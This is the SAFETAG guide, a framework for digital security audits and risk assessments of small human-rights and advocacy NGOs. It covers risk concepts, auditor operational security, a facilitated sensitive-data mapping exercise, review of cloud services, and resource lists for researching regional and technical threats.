safetag

A Security Auditing Framework and Evaluation Template for Advocacy Groups

Internews

Local voices. Global change.

GUIDE

License

Attribution for content from other Licenses

- The Interview and Capacity Assessment components borrows heavily from the engine room's TechScape project. They have made their content available under the Creative Commons Attribution License.
- The Data Assessment Activity was taken from the Level Up Project is available under a Creative Commons Attribution-Share Alike Unported 3.0 license. This activity is credited to Pablo, Daniel O'Clunaigh, Ali Ravi, and Samir Nassar.

Usage of "SAFETAG"

SAFETAG is itself a framework and template for organizational audits. As such, audits performed which use or adapt SAFETAG materials may be referred to as "adapting the SAFETAG methodology" or "based on the SAFETAG framework", and similar phrasings, but may NOT be called "SAFETAG audits".

This is not intended to imply that an audit using any or all of the SAFETAG materials need to refer to SAFETAG at all.

This usage policy does not affect the distribution of SAFETAG materials, covered in the license statement above.

Introduction

The Security Auditing Framework and Evaluation Template for Advocacy Groups (SAFETAG) is a professional audit framework that adapts traditional penetration testing and risk assessment methodologies to be relevant to small and medium, non-profit, human rights organizations based or operating in the developing world, taking into account the capacity constraints and unique threats faced in this community.

SAFETAG uses assessment activities derived from standards in the security auditing world and best-practices for working with small scale at-risk organizations to provide organization-driven risk assessment and mitigation consultation. SAFETAG auditors lead an organizational risk modelling process that helps staff and leadership take an institutional lens on their digital security problems, conduct a targeted digital security audit to expose vulnerabilities that impact the vital processes and assets identified, and provide post-audit reporting and follow-up that helps the organization and staff identify the training and technical support that they need to address needs identified in the audit.

info@safetag.org | https://safetag.org

The SAFETAG Audit Framework Core

The SAFETAG audit consists of multiple information gathering and confirmations steps as well as research and capacity-building exercises with staff. These are organized in a collection of objectives, each of which supports the core goals of SAFETAG: creating an information security risk assessment while simultaneously building the capacity of the organization to manage its risk.

These objectives provide collections of approaches and activities to gather and verify information in both technical and interactive/social methods and to assess and build capacity. Many of these activities include targeted exercises and walk-through instructions.

These are not meant to be a "checklist" or even a prescribed set of actions -- indeed, experienced auditors will deviate strongly from many of the specific activities. SAFETAG provides only a library of activities which auditors can draw from, as well as guidance on what a "minimal set" of audit activities would entail.


Indeed, many objectives and their specific exercises overlap or can be done together -- on-site interviews with staff can coincide with assessing their devices and keeping one's eyes open for physical security issues. Conversely, the data assessment exercises may provide enough information that other staff engagements are unnecessary.

The Life Cycle of an Audit

SAFETAG consists of a collection of high-level Methodologies, each with a variety of linked activities, that contribute towards the goals and their required information needs is represented here. Activites tend to fall in three broad approaches: Technical, Research, and Interpersonal. It is tempting to focus on the style of approach you as the auditor are most comfortable with - people with backgrounds in digital security training tend towards the interpersonal, people with pentesting backgrounds the technical. However, by using a combination of these, you get a clearer understanding of not only the organization's setup and infrastructure, but how decisions are made, how policies are enforced (or not), and where there are opportunities for organizational change. Experienced Auditors will likely come up with their own approaches, and the SAFETAG project welcomes such contributions.

The audit process in very cyclical. Assessment activities reveal new threats, vulnerabilities, capabilities, and barriers which in turn shed new activities that have already been and have yet to be run. At the same time the auditor, through conversations, training, and group activities is actively building the organization's agency and addressing time-sensitive or critical threats insofar as possible within the time frame. This iterative process eventually leads to a point where the auditor is confident they have identified the critical and low-hanging fruit, and is confident the organization is capable of moving forward with their recommendations.

Each objective requires a certain base of information, and outputs more information into this cyclical process. Each objective has a "map" of the data flow that it and its specific activities provide:



- **Actors** Actors are the people connected to an organization including an organization's staff, board members, contractors, and partners. Actors could also include volunteers, members of a broader community of practice, and even the family members of principle actors. Actors also include potential adversaries of the organization such as competing groups.

- **Activities** Activities are the actions and processes of an organization. While most NGO work revolves around program-based concepts, activities also include things like payroll.

- **Capacity** Indicators of capacity include staff skills and a wide variety of resources that an organization can draw from to affect change including funding, networks, and institutional processes and policies.

- **Barriers** Barriers are specific challenges an organization faces that might limit or block its capacity.

- **Assets** Assets are most easily conceptualized as computer systems - laptops and servers, but also include both the data stored on them and can also be services like remote file storage, hosted websites, applications, webmail, and more. Offline drives, USB sticks, and even paper records containing sensitive information are also assets.

- **Vulnerabilities** Vulnerabilities are specific flaws or attributes of an asset susceptible to attack.

- **Threats** A threat is a specific, possible attack or occurrence that could harm the organization.

If a bucket of oily rags is a **vulnerability**, a fire is the **threat**. **Mitigations** would be rules against leaving oily rags around as well as fire extinguishers, smoke detectors, remote backup policies, and evacuation planning. Note that some mitigations may be outside the **capacity** of an organization -- perhaps there is limited budget (a **barrier**) for one fire extinguisher or one smoke detector, but not both. The auditor will need to work with the organization to review **asets** (can assets at higher risk from smoke or fire damage be protected in other ways), **activities**, and **actors** as well as a detailed review of the **threats** to determine the organization's response.

These components are defined in greater depth in the Risk Assessment and Agency Building sections to follow.

Risk Assessment & Analysis

Functionally, SAFETAG is an information security risk assessment framework. Risk assessment is a systematic approach to identifying and assessing risks associated potential hazards to organized human activities. SAFETAG focuses this approach on information security risks. A SAFETAG audit will work to collect the following types of information in order to assess the risks an organization faces.

Risk is the current assessment of the possibility of harmful events occurring. Risk is assessed by comparing the threats an actor faces with their vulnerabilities, and their capacity to respond to or mitigate emergent threats.

The SAFETAG evaluation revolves around collecting enough information to identify and assess the various risks an organization and its related actors face so that they can take action strategically.

SAFETAG breaks the risk analysis down into three parts: Program Analysis, Vulnerability Analysis, and Threat Analysis.

Program Analysis

Program analysis identifies the priority objectives of the organization and determine its capacities. This process exposes the activities, actors, and capacities of an organization.

Activities

Definition: The practices and interactions that the organization carries out in order to accomplish their goals.

Example: This includes any activity that the organization carries out to accomplish its goals and those that allow the organization to function (publishing, payment, fund-raising, outreach, interviewing).

- What is the main purpose of the organization?
- What are the processes the organization takes part in and executes to carry out their work?

Actors

Definition: The staff, volunteers, partners, beneficiaries, donors, and adversaries associated with the organization.

Example: The core organizational staff, the volunteers, maintenance, cleaning, security, or other non-critical staff, the partner organizations, the individuals and groups that the organization provides services to, groups of unorganized individuals who are opposed to organizational aims, governmental and non-governmental high-power agents and organizations that are opposed to the organizations aims.

- What staff does the organization have?
- Are their volunteers, maintenance, cleaning, security, or other non-critical staff who have access to the office?

- Who does the organization serve?
- Does the organization have any partners?
- Who are the organizations beneficiaries?

Vulnerability analysis

Understand the organisation’s exposure to threats, points of weakness and the ways in which the organisation may be affected.

Vulnerability

Definition: An attribute or feature that makes an entity, asset, system, or network susceptible to a given threat.

Example: This can include poorly built or unmaintained hardware, software, or offices as well as missing, ignored, or poor policies or practices around security.

Threat Analysis

Threat analysis is the process of identifying possible attackers and gathering background information about the capability of those attackers to threaten the organization. The basis of this information is a potential threat's **history** of carrying out specific threats, their **capability** to carry out those threats currently, and proof that the threat has **intent** to leverage resources against the target.

Threat

Definition: A threat is a possible attack or occurrence that has the potential to harm life, information, operations, the environment, and/or property.

Example: Threats can range from **fire,** or **flood,** to **targeted malware, physical harassment,** or **phishing attacks.**

Threat History

Definition: What types of threats has the attacker used historically. And, what types of actors have been targeted by those threats.

Example:

- What history of attacks does the threat actor have?
- What techniques have they used? Have they targeted vulnerabilities that the organization currently has?
- Have they targeted similar organizations?
- What is known about the types of threats used by a threat actor to attack similar organizations?

Threat Capability

Definition: The means that the attacker has to carry out threats against the organization.

Example: This includes, but is not limited to technical skill, financial support, number of staff hours, and legal power.

- Does the threat actor have the means to exploit a vulnerability that the organization currently has?
- Does the threat actor have the means to leverage widespread threats against all similar organizations, or will they have to prioritize their targets?

Threat Intent

Definition: The level of desire for the attacker to carry out threats against the organization.

Example: Intent can be goals or outcomes that the adversary seeks; consequences the adversary seeks to avoid; and how strongly the adversary seeks to achieve those outcomes and/or avoid those consequences.

- Does the threat actor currently have the desire to conduct an attack against this type of organization?
- Is the organization a priority threat target for the threat actor?

Agency Building

SAFETAG differs from many risk assessment tools because it aims to build the host's and staff's capacity so that they are able to address the risks that the auditor has identified. SAFETAG is designed to provide in-audit activities and training that increase an organization's agency to seek out and address security challenges within their organization. To do this an auditor must collect information that allows them to identify organizational areas of strength and weakness (i.e. expertise, finance, willingness to learn, staff time, etc.)

A common refrain, among auditors, software developers and other specialists in this sector is that digital security is not about technology; it is about people. This is undeniably true, and the SAFETAG modules — despite their more direct fixation on technology — acknowledge this insight by emphasizing the educational and a persuasive roles played by your findings report.

Capacity

Definition: The combination of strengths, attributes and resources available within the organization that can be used to reduce the impact or likelihood of threats.

Example: This includes, but is not limited to technical skill, financial support, staff and management time, internal processes, relationships, and legal power.

Barriers

Definition: The combination of weaknesses, assumptions, regulations, social or cultural practices, and obligations that get in the way of an organization effectively managing digital security risk.

Example: Examples can include a lack of funding, lack of authority within an organization to mandate practices to their staff, resistance to change, high staff turnover, or digital illiteracy.

Operational Security

"**Be aware that local groups may not be able to accurately gauge the safety of their communications with you. Sometimes they underestimate the likelihood of risk - at other times, they can wildly overestimate the risk. Either way, trainers need to navigate this issues carefully and respectfully with a "do no harm" approach that respects the reported needs, context, and experiences of your local contact and potential trainees.**" - **Needs Assessment: Level-Up** [^event_planning_input]

Summary

Operational security refers to the security measures taken by you to protect the auditee and yourself throughout the audit process itself. Below are some baseline operational security guidelines for a SAFETAG audit. Activity-specific operational security guidelines are contained within each activity.

Purpose

An audit uncovers an array of sensitive information about an organization. For some at-risk populations the mere act of getting a digital security audit can increase their likelihood of being actively attacked by an adversary. The foundation of the SAFETAG process is the goal of increasing the safety of the host organization, its staff, and the auditor. It is vital that an auditor weigh the possible risk an audit may incur on the organization or the auditor against the possible outcomes of an audit.

Approaches

- Data storage and data transit security
- Communications security
- Data Deletion

Resources

- **Standard**: NIST SP 800-115, Technical Guide to Information Security Testing and Assessment (Section 7.4)
- **Standard**: Pentest Standards for data security
- **Guide**: Surveillance Self Defense (cross-platform guides for WhatsApp, Signal, PGP, and OTR secure communications)
- **Guide**: Security in a box: Secure File Storage


Purpose

Sensitive files are often stored across multiple devices with different levels of security. A data assessment allows the auditor to recommend secure storage solutions which best meet the organizations risk assessment and workflow needs. While the auditor has insight on some of this based on the Network Access and Network Mapping work, cross-staff understanding and agreement on what constitutes sensitive data will support later organizational change.

An adversary who obtains a laptop, workstation, or backup drive will be able to read or modify sensitive

information on the device, even if that staff member has set a strong account password. This applies to threats involving loss, theft, and confiscation, but also to "checkpoint" scenarios in which they may only have access for a few minutes. Furthermore, in the event of a burglary or office raid, an adversary could obtain all sensitive information on the organization's devices, possibly even undetected.

The Flow of Information



Guiding Questions

- What are the most important data sets to keep available? Are there backups?
- What are the most important data sets to keep private?
- How does the organization currently determine who should have access to data?
- Is there currently anyone who has access to data who should not?
- Does the staff agree on what constitutes sensitive data?
- What data does each staff member need to be able to access in order to do their job?

Outputs

- A map of the staff's understanding of critical organizational data:

Operational Security

- Ensure that any physical notes/drawings are erased and destroyed once digitally recorded.
- Ensure that any digital recordings of this process are kept secure and encrypted.
- Consider who has physical and visual access to the room where this process takes place, and if the room can be secured if this activity may span long/overnight breaks.

Preparation

- Facilitation skills or experience is useful for these exercises
- Carefully review the exercises you plan to use

References

data_assessment

- **Activity:** "Backup Matrix: Creating an Information Map" (LevelUp)
- **Activity:** "Identifying and prioritizing your organization's information types " (NISTIR 7621)
- **Guide:** "Data Risk Checker: Categorizing harm levels on knowledge assets to inform mitigation and protection" (Responsible Data Forum wiki)
- **Guide:** "Awareness and Training" (Information Security Handbook: A Guide for Managers - NIST 800-100)
- **Guide:** "Managing Information Security Risk: Organization, Mission, and Information System View" (NIST 800-39)
- **Guide:** "Guide to Protecting the Confidentiality of Personally Identifiable Information (PII)" (NIST 800-122)

Activities

Sensitive Data

Summary

Data and meta-data about an organization and its staff is incredibly difficult to keep track of over time, as people or projects use cloud services like Dropbox or Google Drive for some activities, a shared server for others, and a mix of work and personal devices (laptops, phones, tablets...).

This is natural, but it is important to keep track of where your organization's data lives and who can access it.

Overview

- With staff input, post up popular places where data is kept (laptops, email, shared drives...)
- Using stickies, gather from the staff what data is kept in what locations - duplicating notes when needed
- Rank data by sensitivity
- Discuss the impact of one of the devices where data is stored being lost - are there backups?
- Discuss the impact of a device being exposed / taken by an adversary
- Identify who has access (physical access, login access, and permissions), and who needs to have access to get the organizations work completed.

Materials Needed

- Stickies and markers for activities
- Flipchart paper
- One larger sheet of paper taped to wall in landscape orientation, with or without prepared titles. (For an example with prepared headings, see the matrix below.) The Sensitivity axis is optional in the original exercise, but critical for this one. It can be added after the initial round of brainstorming however to streamline the flow.

Relative Sensitivity	Computer	USB / External Drive	Cloud Storage	Phones, Print, etc.
High				
Moderate				
Low				

Considerations

- Some of the stickies generated in this activity may provide sensitive data, dispose of them responsibly.
- If you take photos for reporting needs, save the image files in a secure, encrypted container.

Walk Through

Sensitive Data Assessment Activity

****Duration: 45 minutes** **

This exercise is adapted from the LevelUp Activity, Backup Matrix**, part of the curricula for** Data Retrention and Backup **by Daniel O'Clunaigh, Ali Ravi, Samir Nassar, and Carol.**

Explain to participants that we're going to conduct an information mapping activity to get a sense of where our important information actually is.

Start by listing the different places where our information is stored, according to participants. If no suggestions are forthcoming, we can prompt participants with the obvious stuff:

- Computer hard drives
- USB flash drives
- External hard drives
- Cellphones
- CDs & DVDs (and BDs)
- Our email inbox
- The Cloud: Dropbox, Google Drive, SkyDrive, etc
- Physical copies (or “hard copies”) in the office
- Multimedia: Video tapes, audio recordings, photographs, etc.

Use large stickies to place these as column headers on a wall. More will come up later in the course of the exercise.

Elicit from participants what type of information or data they have in each of these places. For example:

- Email
- Contact details, such as a member database
- Reports/research
- Funder information / contracts
- Accounts/spreadsheets
- Videos
- Images
- Private messages on Facebook, etc.

To encourage participant interaction, write one example on a sticky and place it in the appropriate box in the matrix. Then, ask whether there is another copy of this data somewhere. If there is, you can use another sticky and put it wherever they keep the duplicate.

TIP: Place Computers, Phones, and Email next to each other, so you won't have to create duplicates for everything "stored" in email (and therefore on laptops and phones)

Introduce a new vertical axis representing sensitivity. The higher on the chart, the more sensitive the data. Ask the participants to rank data.

For a large group, divide the group into smaller teams for the next steps (it helps if there are relatively clear thematic distinctions within the group, such as nationality, type of work, area of interest, etc.)

Provide stickies to the group(s). Have the group(s) brainstorm about all of the data they work with, focusing on the most important data first.

Participants should write ONE type per sticky, and create duplicates if the data is stored in multiple locations.

For a small group, this can be done as a "live" brainstorm. For larger groups that have been subdivided, have each group finish listing out their most important data and then have each group place the stickies on the matrix. Invite discussions around the sensitivity of the data.

An example may look something like this:

Explain that this gives us an idea of where our data is. Elicit whether or not this is all the data we generate? Of course it isn't: It's only a small percentage.

The LevelUp lesson uses this primarily to discuss the importance of backups, and this is a valuable point to make.

Call out the information that they are keeping on their computer's hard drive (which will usually be the fullest one). Elicit some of the things that can cause a computer to stop working. Maybe take a show of hands: Who has had this happen to them?

- Virus or malware attack destroyed a computer or some data
- Stolen computer, confiscated computer
- Infrastructural problems, like a power failure broke a computer
- Inexplicably bricked computer, etc.

For SAFETAG, we focus on the "Sensitive data in the wrong hands" section. Based on the clustering of sensitive data along the vertical access, choose a column that has an unsual amount of sensitive data (email or computers, usually).

Remove the stickies from the column but keep them in your hand and read them. Now I have this information. What can I do with it? And what are you left with? Is anyone at risk - yourselves? partners? If this were published on the Internet, what would happen?

Recommendations

Laptops, workstations, servers, external hard drives, and backup systems should be configured to use some form of hard drive encryption.

- For Windows, Microsoft BitLocker is built in to the latest versions, free-of-charge for anyone with a valid Windows 7 “Ultimate” license or Windows 8.
- For Apple OSX users, FileVault2 is a built-in alternative that is also free-of-charge.
- TrueCrypt is a cross-platform solution that is open source and free of charge, and can work on Mac, Windows, and Linux machines as well.

All three solutions provide a way to encrypt data on internal drives as well as external hard drives, and USB memory sticks.

Risks of Data Lost and Found

Summary

Have staff rank the impact if different data within the organization was lost, and the impact if various adversaries gained access to that data.

Walk Through

See the Sensitive Data activity for an interactive way to gather the types of data in the organization for this ranking exercise.

Assessing Usage of Cloud Services

Summary

During the organizational assessment you will almost certainly come across 3rd party cloud-based service providers being used by the audited organization. The organization may be interested in your assessment of the security of those services. This poses several challenges to you as an auditor:

```
* auditing 3rd party web applications almost certainly falls outside of the scope of the audit
engagement
* you likely do not have an agreement with the service provider to scan their application
* a proper assessment would take more time than is available for the organizational audit
* you may not be familiar with the service or technology it is built on
```

Despite these challenges, significant organizational processes and sensitive data may reside on or rely upon those 3rd party applications. It can be important to the audit to provide some preliminary investigation and risk assessment into the usage of any 3rd party cloud services they rely upon.

Overview

- Review organization's use of cloud services (which services, what data, access policies)
- Review formal policies of cloud services in use
- Search for historical security problems with each provider and their response to it.

Expected Outputs

- A list of all identified 3rd party / cloud services in use
- A mapping of what data and metadata and which users have access on which providers

Considerations

- Auditing 3rd party services **must be negotiated directly with the service provider** and adds significant complexity to the process (and would normally fall out of scope). There are often serious legal issues involved in auditing outside of a formal, signed agreement.

Walk Through

It is increasingly difficult to run complex organizations without some reliance on cloud-based service providers such as email hosting, web hosting, or document management/backup. Organizations (and as assisted by the auditor) should review their options in the selection of cloud providers, and in parallel consider ways to apply practices and policies to their use to meet organizational security requirements.

Recommendations

Schedule regular (annual?) reviews of the external services to ensure that they meet organizational requirements for functionality and security, business solvency, and exporting or transferring of data.

When considering formalizing the use of new 3rd party services, review the questions and processes here to help guide the decision.

The Impacts of a Lost Device

Summary

Lead staff in an activity were they describe the impact if various devices were destroyed.

Overview

- Lead staff in an activity were they describe the impact if various devices were destroyed.

Walk Through

This can be built in to the Sensitive Data exercise, described in the Data Assessment method.

The Impacts of a "Found" Device

Summary

Lead staff in an activity identifying what critical data (as identified in during the Data Assessment) would be available if an adversary gained access to various devices.

Overview

- Lead staff in an activity identifying what critical data (as identified in during the Data Assessment) would be available if an adversary gained access to various devices.

Walk Through

This can be built in to the Sensitive Data exercise, described in the Data Assessment method.

Private Data

Summary

Guide staff through an activity to have them list private data within the organization (e.g. Using the "personal information to keep private" handout. [^personal_information_to_keep_private])

Walk Through

Personal Information To Keep Private

Information that can be used to identify individuals, organizations, and even communities of practice should be treated with the utmost care. Some data, like names, phone numbers, and addresses are obvious, while others, like computer names, the MAC addresses of wifi cards, or pseudonymous social media accounts may be less obvious. Also, combinations of information - location, data, and type of activity, or even an issue area of interest and a city name may specify a very small number of activists or organizations.

This spreadsheet, part of the Responsible Data Forum documentation sprint provides a useful baseline of types of data and ways to manage or obfsucate it usefully: Data Anonymization Checklist

Recommendations

For the internal audit report back to the organization, much of the information will require specific identification of user devices (and by extension, their users), as well as very sensitive organizational data. None of this data, by intention, accident, or adversarial action, should be shared with third parties.

Please refer to the Analysis and Reporting section for the limited data set that is required for project reporting, and to the Operational Security section for guidance on data security.

Context Research

Summary


This component allows the auditor to identify the relevant regional and technological context needed to provide a safe and informed SAFETAG audit. This component consists of desk research that is collected and analyzed by the auditor, as well as inputs from the Interview component.

Purpose

Analysis of context is the foundation of effective risk management. Both at-risk organizations and auditors will develop assumptions based upon their experience. It is important that an audit is based on information that is current and accurate.

Checking the assumptions both of the organization and of the auditor by researching the current regional and technological context will ensure that an auditor is basing their work on accurate assessments of the conditions the organization faces and that they are making informed operational security considerations.

The Flow of Information



Guiding Questions

- What infrastructural barriers exist in the region?
- What are the top, non-targeted digital threats in this region?
- What are the top targeted digital threats facing organizations doing this work in this region / country?
- Are there legal ramifications to digital security in the country? (e.g. legality of encryption, anonymity tools, etc.)
- Has any organization or individual made specific threats, or demonstrated intention or mindset to attack on the organization or similar organizations?

Outputs

- A summary of the most likely threats that the host and auditor may face:
- Modifications to the audit plan as necessary.

Operational Security

- Use VPNs or Tor to search if conducting the search from a country that is highly competitive with the organization's country, or is known to surveil.

References

Other Context Analysis Methodologies

- **Article:** "Section 2.3 Context analysis p. 30" (Operational Security Management in Violent Environments: (Revised Edition))
- **Guide:** "Vulnerability Assessment: Training module for NGOs operating in Conflict Zones and High-Crime Areas" (Jonathan T. Dworken)

Threats to the Auditor

Have aid workers faced retribution for their work in the region?

- **Database:** "The Aid Worker Security Database (AWSD) records major incidents of violence against aid workers, with incident reports from 1997 through the present." (The Aid Worker Security Database (AWSD))

Is it safe to do digital security work in the region?

- **Survey:** "This is a survey of existing and proposed laws and regulations on cryptography - systems used for protecting information against unauthorized access. " (The Crypto Law Survey)
- **Article:** "Legal Issues in Penetration Testing" (Security Current)
- **Guide:** "Encryption and International Travel" (Princeton University)
- **Guide:** "World Map of Encryption Laws and Policies" (Global Partners Digital)

Is the area safe to travel to?

- **List:** "Foreign travel advice" (GOV.UK)
- **Alerts:** "Travel Alerts & Warnings" (US Department of State)

Targeted Threats for the organization

Is the group facing any legal threats because of its work?

- **Monitor:** "CNL's NGO Law Monitor provides up-to-date information on legal issues affecting not-for-profit, non-governmental organizations (NGOs) around the world." (NGO Law Monitor)

Does the organization face any targeted threats because of their work?

- Human Rights

- Transparency
- Public Service Delivery
- Health
- Free Media and Information
- Climate Issues
- Gender Issues
- Poverty Alleviation
- Community Building
- Peace promotion
- Agricultural Development
- Entrepreneurship
- Water, Sanitation
- Transportation
- Disaster Relief

General Threats for the organization

What general non-governmental threats does the organization face?

- **Map:** "A global display of Terrorism and Other Suspicious Events" (Global Incident Map)
- **Organization:** "ReliefWeb has been the leading source for reliable and timely humanitarian information on global crises and disasters since 1996." (ReliefWeb)
- **Reports:** International NGO Safety (NGO proof, subscription required, covers Afghanistan, CAR, DRC, Kenya, Mali, and Syria currently)

What cyber-security practices is the government using?

- **Reports:** Privacy International's in-depth country reports and submissions to the United Nations. (Privacy International)
- **List:** "National Cyber Security Policy and Legal Documents" (NATO Cooperative Cyber Defence Centre of Excellence)
- **Reports:** "Country Reports" (Open Network Inititiative)
- **Portal:** "Country Level Information security threats" (The ISC Project)
- **Country Profiles:** "Current cybersecurity landscape based on the five pillars of the Global Cybersecurity Agenda namely Legal Measures, Technical Measures, Organisation Measures, Capacity Building and Cooperation." (Global Cybersecurity Index (GCI))
- **Organization:** "The Citizen Lab is an interdisciplinary laboratory based at the Munk School of Global Affairs, University of Toronto, Canada focusing on advanced research and development at the intersection of Information and Communication Technologies (ICTs), human rights, and global security." (The Citizen Lab)

- **Map:** "Cyber-Censorship Map" (Alkasir)
- **Dashboard:** "At-A-Glance Web-Blockage Dashboard" (Herdict)
- **List:** "Who publishes Transparency Reports?" (James Losey)
- **Overviews:**"Cyberwellness Profiles" (ITU)

What general cyber-security threats is the organization facing?

- **Report:** "The Internet Annual Security Threat Report" (Symantec)
- **Report:** "Annual threat report" (Mandiant)
- **Reports:** "APWG Phishing Attack Trends Reports" (Anti-Phishing Working Group)

What level of technology is available in the region?

- **Database:** "World Telecommunication/ICT Indicators database 2014" (WT-ICT)
- **Comparisons:** "Country Comparisons" (CIA fact-book)

Activities

Regional Context Research

Summary

This exercise focuses on research and re-confirmation of regional issues from general trends to specific legal restrictions and safety concerns, as well as current news and persistent challenges.

Overview

- Identify any legal risks associated with conducting the audit (Secure communications and storage, network forensics, device exploitation, digital security training.) [^PETS_legal_considerations]
- Determine the sensitivity of the type of work the organization conducts and if its work attracts additional potential threat actors.
- Identify potential adversaries not identified in interviews including domestic or international governments and other, non-state actors (organized crime, corporations, competition, etc).
- Identify capacity and willingness of potential adversaries to act against the organization.
- Has any organization or individual made specific threats, or demonstrated intention or mindset to attack on the organization or similar organizations?

Considerations

- Use VPNs or Tor to search if conducting the search from a country that is highly competitive with the organization's country, or is known to surveil.
- Maintain data about any targeted attacks and attacks affecting the organization's line of work secure.

Walk Through

Cross-check reports on regional threats facing organizations with their focus area.

- Targeted Threats
- Decentralized Threats

Identify any legal risks associated with conducting the audit. Secure communications and storage, network forensics, device exploitation, digital security training.

- Identify any export/import controls that might put the auditor or the organization at risk.
- Identify any domestic laws and regulations that might put the auditor or the organization at risk.

Identify any infrastructural barriers to adopting digital security practices.

Explore the security landscape of hardware and software identified in interviews by conducting a basic vulnerability analysis.

Technical Context Research

Summary

This exercise focuses on research into the technical capacity of potential threat actors, including both historical attack data and any indicators of changes to their capacity. Auditors are encouraged to create a summary of their findings for inclusion in the audit report and for sharing (if operational security and the agreement with the organization permits) among trusted networks.

Overview

- Explore latest cyber security trends, focusing on the security landscape of organizational hardware and software identified in interviews. [^staying_abreast_of_tech_and_threats]
- Identify access to and ownership/centralized control of communications infrastructure.
- Identify and prepare for any infrastructural barriers
- Research known uses of surveillance, censorship, or malware in the country/region and/or affecting the organization's line of work
- Identify known technical threats and Advanced Persistent Threats impacting the region or type of work the organization conducts.
- Investigate current non-targeted digital threats affecting the region and/or type of organization.
- Investigate the top targeted digital threats facing organizations doing this work in this region / country.
- Identify any legal barriers associated with common audit recommendations (Secure communications and storage, network forensics, device exploitation, digital security training.) [^PETS_legal_considerations]

Considerations

- Use VPNs or Tor to search if conducting the search from a country that is highly competitive with the organization's country, or is known to surveil.
- The regional or country focus of the report may reveal information about the acitivites of an auditor. If the report is to be shared, consider sharing in bulk or a significant time after any travel has been completed.
- If the report is to be shared, ensure your audit agreement with the organization covers and restrictions for sharing.

Walk Through

Thoroughly research technical attack history for the country/region, with a focus on identifying attacks which may focus on the work of the organization. Auditors are advised to track both capability (known attacks and tools) and intent (attempts to aquire tools, changes in policies, public statements). For auditors who intend to share their research efforts, it is incredibly useful to include key quotes and data directly into relevant sections of this document, providing a reference or link back to the original report. This allows future reviewers to more immediately understand your assessment, what it has included and not, and incorporate new material.

It is useful to categorize the research into categories:

- **Surveillance** (Surveillance Technology, Encryption Regulation, Identity Tracking, Requests for User Information)
- **Targeted Attacks** (Targeting Ability, Technical Sophistication)
- **Censorship and Connectivity** (Network Ownership, Shutdowns, Targeted Censorship, Blocking apps, Blocking Circumvention)
- **Seizure and Theft** (Device Confiscation, Targeted Raids, Robbery/Theft)

Keep a separate running list for:

- **Targeted Populations** (Are specific types of people targeted/surveilled due to their identity/race/background?)
- **Targeted Activities** (Are specific activities abnormally targeted - e.g. protests, calls for government transparency, etc.?)
- **Sensitive Events** (Are there specific historic/anniversary/holiday dates, upcoming elections (https://www.ndi.org/elections-calendar), or other known events to be noted?)
- **Sources and New Additions** (What resources have you found, ?)

